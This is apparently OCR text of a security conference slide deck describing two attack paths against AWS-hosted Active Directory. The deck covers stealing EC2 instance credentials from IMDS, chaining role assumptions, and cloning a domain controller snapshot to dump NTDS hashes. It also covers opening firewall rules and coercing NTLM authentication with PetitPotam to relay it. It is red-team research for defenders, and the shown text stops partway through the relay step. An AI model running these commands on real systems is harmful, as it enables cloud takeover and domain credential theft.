SPECTEROPS

There and Back Again

An Attacker's Tale of DCs in AWS

James Henderson – Leonidas Tsaousis
WithSecure Consulting

Leo Tsaousis

@laripping

- Senior Security Consultant, WithSecure Consulting
- Attack Path Mapping service lead
- Professional PowerPoint Diagram Designer


SPECTEROPS
SO-CON
2025

James Henderson

- Security Consultant, WithSecure Consulting
- Interim Purple Team service Lead
- Fuzzer of all the things

SPECTEROPS
SO-CON
2025

“Attack Path Mapping”?



"AD on AWS"

A Recurring Pattern…

- “Lift and Shift” On-prem infra → Into AWS
- Why? Cost, Strategy, Legacy Apps etc
- co-existing Identity Planes
- things become interesting …


Agenda

1. Background
2. Attack Paths
3. Defenses and Detections

Disclaimers

- not dropping any 0days
- no “Vulnerabilities” - *legitimate functionality*
- building on *existing work* and public research
- we’ll only look at AWS*
- "How did you know that?" → we believe in working together, not covertly

AWS Identities



- AWS IAM Principals:
  - Users
  - Roles
- Have fine grained RBAC model
- Humans can be granted one or more roles after authenticating, by an Identity Provider
- Roles can also be "attached" to a VM (instance profile)
- Roles can be "assumed" by other roles
  - subject to the role's Trust Policy

Attack Paths

Attack Paths

Table of Contents

Attack Path #1

DC Snapshot Takeover

Scenario

Assumed Breach of a Publicly Facing Web Server

- Starting Point: compromised Unix server
- Recon:
  - no domain context
  - but this is an EC2 instance
- Goal: How to get DA?

Step 1

Foothold
on EC2 Instance

Obtain instance credentials from IMDS

```
webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials
rhel-webserver-role

webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/rhel-webserver-role
{
  "Code" : "Success",
  "LastUpdated" : "2023-04-24T14:42:40Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAT... ",
  "SecretAccessKey" : "rxHc...",
  "Token" : "Ivsw43... ",
  "Expiration" : "2023-04-24T20:49:22Z"
}
```

alternatively:
You have acquired
some AWS credentials somehow


Step 1

Obtain instance credentials from IMDS


```
webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials
rhel-webserver-role

webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/rhel-webserver-role
{
  "Code" : "Success",
  "LastUpdated" : "2023-04-24T14:42:40Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAT... ",
  "SecretAccessKey" : "rxHc...",
  "Token" : "Ivsw43... ",
  "Expiration" : "2023-04-24T20:49:22Z"
}
```

```
attacker$ vim ~/.aws/credentials
attacker$ aws sts get-caller-identity
{
  "UserId": "AIDA... ",
  "Account ": "3201..." ,
  "Arn": "arn:aws:sts::3201...:assumed-role/rhel-webserver-role/i-123456..."
}
```

Step 2



AWS Privilege Escalation



Enum:

- AWS IAM principals can assume other roles
- Role assumption chains can cross account boundaries


- Discover & Map Out Role assumption chains
- Automate: iamgraph* / apeman**

```
MATCH (src_a:Account)<-[i:IN]-(src_p:IAMPrincipal)-[ca:CAN_ASSUME]->(dst_r:IAMRole)-[ii:IN]->(dst_a:Account)
RETURN *
```


*https://labs.withsecure.com/tools/iamgraph

**https://github.com/hotnops/apeman

Step 2



AWS Privilege Escalation



Exploit:

```
$ aws sts assume-role \
--role-arn arn:aws:iam::3201...:role/allow-ec2-role \
--role-session-name privescSession
{
    "Credentials": {
        "AccessKeyId": "ASIA... ",
        "SecretAccessKey": "wJalrXU...",
        "SessionToken": "AQoDYX...",
        "Expiration": "2025-03-14T12:34:56Z"
    },
    "AssumedRoleUser": {
        ...
}
```


```
attacker$ vim ~/.aws/credentials
attacker$ aws sts get-caller-identity
{
  "UserId": "AIDA... ",
  "Account ": "3201..." ,
  "Arn":"arn:aws:sts::3201...:assumed-role/allow-ec2-
role/i-998..."
}
```

Step 3

Locating Domain Controller EC2, cloning its volume

- common anti-pattern:
  - DCs are also EC2s…
  - …in the same AWS Account as your box
  - "AWS Migration guidance"

```
$ aws iam get-policy-version --policy-arn
'arn:aws:iam::3021...:policy/allow-ec2-policy' --version-id v1
{
   ...
   "Sid": "VisualEditor0",
   "Effect": "Allow",
   "Action": "ec2:*",
   ...
```



Step 3

“Snapshot Takeover”

alternatively:
The snapshot already exists
(e.g. periodic backups)

1. **Create Snapshot** of DC Volume


```
$ aws ec2 create-snapshot --volume-id <DC-NTDS-vol> ...
```

2. **Create “Clone” EBS Volume** out of this Snapshot

```
$ aws ec2 create-volume --snapshot-id <my-new-snap> ...
```


3. **Attach** clone Volume to your EC2 Instance

```
$ aws ec2 attach-volume --volume-id <clone-vol> \
--instance-id <atker-ec2> --device /dev/xvdq1 ...
```



*DEF CON 27 (2019) - Finding Secrets In Publicly Exposed EBS Volumes - Ben Morris

Step 4




Extraction of Domain Hashes from Domain Database

```
webserver# mount -o ro /dev/xvdq1 /snapshot
webserver# impacket-secretsdump -ntds /snapshot/Windows/NTDS/ntds.dit -system /snapshot/Windows/System32/config/SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0xf32...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList , be patient
[*] PEK # 0 found and decrypted: 351...
[*] Reading and decrypting hashes from ntds.dit
jsmith:1200:aad3b435b51404eeaad3b435b51404ee:2c1...
endpont1$:9871:aad3b435b51404eeaad3b435b51404ee:c7e...
...
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31...:::
DOMAIN\DA0001:117928:aad3b435b51404eeaad3b435b51404ee:5e...:::
```

Attack Path #1 Summary

Foothold on a box → AWS → DA @ AD



Attack Path #2

Relaying via EC2

Scenario

The Hippo in the Room

- Starting Point: Domain User, but with EC2 permissions
- Recon:
  - `targetServer` does not enforce SMB Signing
  - `admServer` has Admin Rights on `targetServer`
  - but there are Networking Restrictions… Firewalling / Different Networks
- Goal: Perform an NTLM Relay attack to compromise `targetServer`

Step 1

Poke holes in the firewall

Use EC2 permissions to:

- Change security groups
  - allow ingress SMB to `targetServer`

```
attacker# aws ec2 create-security-group --description "Rogue SG" --group-name rogue-sg --vpc-id vpc-97e...
{
  "GroupId ": "sg-40b74..."
}
attacker# aws ec2 authorize-security-group-ingress --group-id sg-40b74... \
--protocol tcp --port 445 --cidr 192.168.24.101/32
```

Step 2

Create a host for your listener

Use EC2 permissions to:


- Create a rogue Instance for your listener
  - …and it's keypair to login
  - root/Administrator → allows listening on low port (445)
  - bypasses any provisioning processes ("Golden Image"): no AV / EDR / Monitoring Stack
- (as before) create relay's SGs - allow inbound/outbound SMB

```
attacker# aws ec2 create-key-pair --key-name Rogue-Keypair --key-type rsa --key-format pem
{
  ...
  "KeyName":"Rogue-Keypair",
  "KeyPairId":"key-9ac..."
}
attacker# aws ec2 run-instances --instance-type t2.micro --key-name Rogue-Keypair \
--security-group-ids sg-40b7... --subnet-id ... --image-id ...
```

Step 3

Coerce `adm_server` to authenticate

```
attacker# PetitPotam.py -d DOMAIN.COM -u jsmith <rogueInstance-IP> <admServer>
...
Password: ...
Trying pipe lsarpc[-]
Connecting to ncacn_np:<adm_server>[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```




Step 4

Relay & Dump Hashes

```
rogueInstance# $ impacket-ntlmrelayx –t targetServer
[*] Protocol Client SMB loaded.....
